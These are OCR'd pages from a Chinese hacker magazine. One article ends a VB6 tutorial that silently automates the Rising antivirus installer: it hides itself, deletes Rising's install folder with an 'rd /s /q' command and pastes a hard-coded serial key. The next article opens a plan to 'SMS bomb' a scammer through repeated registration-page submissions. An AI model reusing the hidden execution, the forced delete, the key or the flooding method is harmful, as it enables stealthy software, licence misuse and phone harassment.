


图14 调整顺序

生效，那又如何修改这个顺序呢？可以利用资源修改软件来完成。执行Resource Hacker，打开安装文件，选择左列中的“Dialog”，找到输入序列号的对话框，如图13所示。

看图13右边，找到“Serial Number”那一栏，那就是框架了，上面的5个“EDIT”对应的就是4个序列号输入框和1个用户ID输入框，将这四项移至倒数第二行“User ID”下方即可，如图14所示。

保存退出，执行修改后的安装程序至第三对话框，再次使用SPY++获取输入框，如图15所示。

有人要问为什么上面修改的时候要将其移至“User ID”下方，其实是一个技巧，因为5个输入框都是子窗口，且没有标题，程序不容易查找，移至“User ID”下后就可以利用“User ID”来查找。看一下图15，是不是5个输入框在“用户ID”下面啊！




图15 再次使用SPY++获取输入框

输入完序列号和用户ID后还是要点击“下一步”才可进入第四对话框。进入第四对话框后可以直接点击“完成”按钮跳至内存扫描，图16就是SPY++获取的“完成”按钮。



图16 用SPY++获取的“完成”按钮

进入内存扫描对话框后自动开始内存扫描，扫描完成后会有“内存病毒扫描完成。共扫描X个，发现X个病毒”的提示，如图17所示，再次使用SPY++提取该提示的标题和类名，如图18所示。




图17 扫描完的提示信息




图18 SPY++中该提示的标题和类名

如果再点击“下一步”将开始安装瑞星杀毒软件，现在我们只要点击“取消”即可退出安装程序，整个安装过程完成，图19所示即SPY++获取的“取消”按钮信息。




图19 SPY++获取的“取消”按钮信息




图20 程序界面

属性 / 对象	Name	Enabled	Interval
Timer	timScan	True	100
Timer	timFinish	False	200

图21 各控件属性

分析到这里也算完成了，下面我们来看看如何写这个代码。

三、程序设计　一切尽在掌握

首先给出界面和各控件属性，如图20、图21所示。

首先是程序初始化。声明API、常量与变量，同时删除瑞星的默认安装目录，并判断当前目录下有无安装程序，没有的话给出提示退出程序，防止程序崩溃；调用安装程序；还须需设置自己隐藏运行。代码如下：

```
'定义全局常量
Public Const BM_CLICK = &HF5
```

```
Public Const WM_PASTE = &H302
'定义全局变量
Public RavUserId As Long '"用户ID:"标签
Public MemoryScanFinish As Boolean '内存扫描完成标志
Public RavCancelButton As Long '"取消"按钮
Public CurrentPath As String '当前路径
Private Sub Form_Initialize()
'删除瑞星默认安装目录
Call Shell("cmd.exe /c rd " & """" & "C:\Program Files\Rising\Rav" & """" & " /s/q", vbHide)
'判断当前目录是否为根目录
If Right(App.Path, 1) = "\" Then
'是，则在后面添加瑞星的安装程序文件名"RavScanMemory.exe"
CurrentPath = App.Path & "RavScanMemory.exe"
Else
'否，则先添加"\"，然后再添加瑞星的安装程序文件名"RavScanMemory.exe"
CurrentPath = App.Path & "\" & "RavScanMemory.exe"
End If
'判断当前目录下添加瑞星的安装程序"RavScanMemory.exe"是否存在
If Dir(CurrentPath) = "" Then
'不存在则给出提示，并退出程序
MsgBox "RavScanMemory.exe不存在!", vbInformation
End
End If '调用瑞星安装程序
Call Shell(CurrentPath, vbNormalFocus)
End Sub
Private Sub Form_Load()
'设置本程序在任务管理器应用程序列表中不可见
App.TaskVisible = False
'隐藏窗体
Me.Hide
End Sub
```

接着利用程序模拟在上面第一、第二对话框中点击“下一步”按钮，在第三对话框中输入序列号和用户ID并点击“下一步”，在第四对话框中点击“完成”按钮，同时激活判断内存扫描是否完成的循环时钟。代码如下：

```
Private Sub timScan_Timer()
Dim RavFirstWindow As Long '安装程序的第一个窗口
Dim RavNextButton As Long '"下一步"按钮
Dim RavIdEdit As Long '序列号输入框
Dim RavFinishButton As Long '"完成"按钮
'查找安装程序的第一个窗口
RavFirstWindow = FindWindow("#32770", "瑞星杀毒软件")
'判断是否找到
If RavFirstWindow <> 0 Then
'是，则给出调试信息
Debug.Print "RavFirstWindow's hwnd=" & Hex(RavFirstWindow)
'继续查找窗口中的"下一步"按钮
RavNextButton = FindWindowEx(RavFirstWindow, 0, "Button", "下一步(&N)")
'判断是否找到
If RavNextButton <> 0 Then
'是，则给出调试信息
Debug.Print "RavNextButton's hwnd=" & Hex(RavNextButton)
'模拟点击"下一步"按钮
Call SendMessage(RavNextButton, BM_CLICK, 0, 0)
'模拟点击"下一步"按钮
Call SendMessage(RavNextButton, BM_CLICK, 0, 0)
'遍历子窗口查找"用户ID:"标签
Call EnumChildWindows(RavFirstWindow, AddressOf EnumUserIdProc, ByVal 0&)
'判断是否找到
If RavUserId <> 0 Then
'是，则给出调试信息
Debug.Print "RavUserID's hwnd=" & Hex(RavUserId)
'根据"用户ID:"获取上级父窗口，并查找序列号输入框
RavIdEdit = FindWindowEx(GetParent(RavUserId), RavUserId, "Edit", vbNullString)
'判断是否找到
If RavIdEdit <> 0 Then
'是，则给出调试信息
Debug.Print "RavIdEdit's hwnd=" & Hex(RavIdEdit)
'清空剪贴板内容
Clipboard.Clear
'将序列号复制到剪贴板
Clipboard.SetText "RIUEKR-EKNBL6-JLE940-9QD200 RCRSBTLQ"
'将序列号粘贴到序列号输入框中
Call SendMessage(RavIdEdit, WM_PASTE, 0, 0)
'清空剪贴板
Clipboard.Clear
'模拟点击"下一步"按钮
Call SendMessage(RavNextButton, BM_CLICK, 0, 0)
'查找"完成"按钮
RavFinishButton = FindWindowEx(RavFirstWindow, 0, "Button", "完成(&F)")
'判断是否找到
If RavFinishButton <> 0 Then
'是，则给出调试信息
Debug.Print "RavFinishButton's hwnd=" & Hex(RavFinishButton)
'模拟点击"完成"按钮
'设置内存扫描未完成
MemoryScanFinish = False
'设置timScan控件无效
timScan.Enabled = False
'激活timFinish控件
timFinish.Enabled = True
Else
'否，则给出调试信息
Debug.Print "RavFinishButton not found"
End If
Else
'否，则给出调试信息
Debug.Print "RavIdEdit not found"
End If
Else
'否，则给出调试信息
Debug.Print "RavUserID not found"
End If
Else
'否，则给出调试信息
Debug.Print "RavNextButton not found"
End If
Else
'否，则给出调试信息
Debug.Print "RavFirstWindow not found"
End If
End Sub
'遍历子窗口查找"用户ID:"标签
Public Function EnumUserIdProc(ByVal hwnd As Long, ByVal lParam As Long) As Long
Dim sSave As String '窗口标题
'获取窗口标题长度，并填入空格
sSave = Space$(GetWindowTextLength(hwnd) + 1)
'获取窗口标题
GetWindowText hwnd, sSave, Len(sSave)
'去除多余字符
sSave = Left$(sSave, Len(sSave) - 1)
'If sSave <> "" Then mainfrm.Text1.Text = mainfrm.Text1.Text & sSave & vbCrLf
'判断窗口标题是否为"用户ID:"
If sSave = "用户ID:" Then
'是，则将当前窗口句柄给"用户ID:"标签变量
RavUserId = hwnd
'退出此函数
Exit Function
End If
'继续遍历
EnumUserIdProc = True
End Function
```

最后判断扫描是否结束，没有则继续监视，结束就模拟点击“取消”按钮，退出安装程序。在安装程序完全退出后即退出本程序。代码如下：

```
Private Sub timFinish_Timer()
Dim RavWindow As Long '安装程序的第一个窗口
'查找安装程序的第一个窗口
RavWindow = FindWindow("#32770", "瑞星杀毒软件")
'判断是否找到
If RavWindow <> 0 Then
'遍历子窗口获取内存扫描进度
Call EnumChildWindows(RavWindow, AddressOf EnumMemoryProc, ByVal 0&)
'判断内存扫描是否完成
If MemoryScanFinish = True Then
'是，则查找"取消"按钮
RavCancelButton = FindWindowEx(RavWindow, 0, "Button", "取消(&C)")
'判断是否找到
If RavCancelButton <> 0 Then
'是，则给出调试信息
Debug.Print "RavCancelButton's hwnd=" & Hex(RavCancelButton)
Else
'否，则给出调试信息
Debug.Print "RavCancelButton not found"
End If
'模拟点击"取消"按钮
Call SendMessage(RavCancelButton, BM_CLICK, 0, 0)
End If
Else
'否，则退出程序
End
End If
End Sub
```

```
    '遍历子窗口获取内存扫描进度
    Public Function EnumMemoryProc(ByVal hwnd As Long, ByVal
lParam As Long) As Long
    Dim sSave As String '窗口标题
    '获取窗口标题长度，并填入空格
    sSave = Space$(GetWindowTextLength(hwnd) + 1)
    '获取窗口标题
    GetWindowText hwnd, sSave, Len(sSave)
    '去除多余字符
    sSave = Left$(sSave, Len(sSave) - 1)
    If sSave <> "" Then mainfrm.Text1.Text = mainfrm.Text1.
Text & sSave & vbCrLf & vbCrLf
    '判断窗口标题中是否含有"内存病毒扫描完成"字符
    If InStr(1, sSave, "内存病毒扫描完成") <> 0 Then
    '是，则设置内存扫描完成
    MemoryScanFinish = True
      '退出此函数
      Exit Function
    End If
    '继续遍历
    EnumMemoryProc = True
    End Function
```

四、写在最后

至此所有步骤全部完成，以后只需要更新瑞星的病毒即可了。又忘了件事，瑞星的病毒库是以".def"为扩展名的文件。有什么疑问可以来NoHack的BBS讨论解决！


（文章中用到的Filemon，SPY++，Resource Hacker以及作者写的VB工程文件和一个用来测试的pcshare都收录在光盘中）

编辑点评 *纯粹为了编程而去编程的人会感觉很痛苦，一是思维解放不出来，时常卡壳；二是写完后发现写的东西没什么用，后悔不已。这篇文章不是那样的，相反，作者在看到一个问题后思考，按照自己的需求进行打造，通过跟踪分析，了解最基层的东西，再用程序来实现它，这就是小编喜欢这样文章的原因。我们都乐于把身边遇到的问题分析透彻，知道其根本后，试着要问题按照我们的设想去发生，这时可以采用程序来辅助我们达到目的，这里面就有很大的成就感，比起你单独去编写一个苦想几日才构架起来的空虚程序有意思得多，不信，你试试！*

从本文你可以学到：
1、利用NC提交Cookis信息
2、利用WSockExpert抓指定程序的数据包

手机骚扰反击战

の伤心小箭



各位有手机的机友们好！听说这年头人人都有手机了，偶虽然很穷，但也弄来了一部老古董式的手机来时髦时髦。可是刚用了一天，一条垃圾短信就炸了过来，说什么"你在XXX公司的抽奖活动中中了20万，请速与XXX小姐联系，手机：XXXX"之类的话。他欺负我没用过手机，竟然如此来对偶行骗！好吧，既然送上门来了，那我也得"知恩图报"吧，送回20万道谢礼。不是20万RMB，是20万条垃圾短信（yacou：怕怕～现在年轻人就是狠，惹不得啊！）。好了，言归正传，听说网上也有好多的手机炸弹类的工具，于是偶就到百度里找了一下，果真不少。

一、寻找稳定的攻击平台

找个手机试试，就拿偶的老古董来试吧，输入手机号码后，选发送20次。啊！糟糕，太卡了，过了一会竟然无响应。手机也响了，可是没想到只收到两条短信，我可是选了20次啊。这可不过瘾，另找了一款，这还好一点，但发送得还是慢，而且需要注册，否则有限制，见图1。




图1 手机短信攻击程序

后来又试了几款，个人觉得还是不尽人意。我们当然要又好用又免费的，于是打算自已想办法做一个好用的。突然想起看过相关的文章，打算用NC提交Cookis的方法去搞一个好用的。

小提示：NC提交Cookis的方法进行攻击，效果好且速度快！

首先咱在百度中搜一个手机注册的页面，打开百度的高级搜索，填入"手机注册"，选每页显示100条，见图2。发现有好多吧，咱随便选一个打开，输入自己的手机号码，点"go"，然后来回多试几次，如果出现图3所示的提示那我们就不要了，换另一个吧，我们要找的是可以无限制地重复发送的，要不怎么炸呢！偶找到了一个，反复试了十几次都没有提示已注册过不能再注册之类的，好！就选这个了。

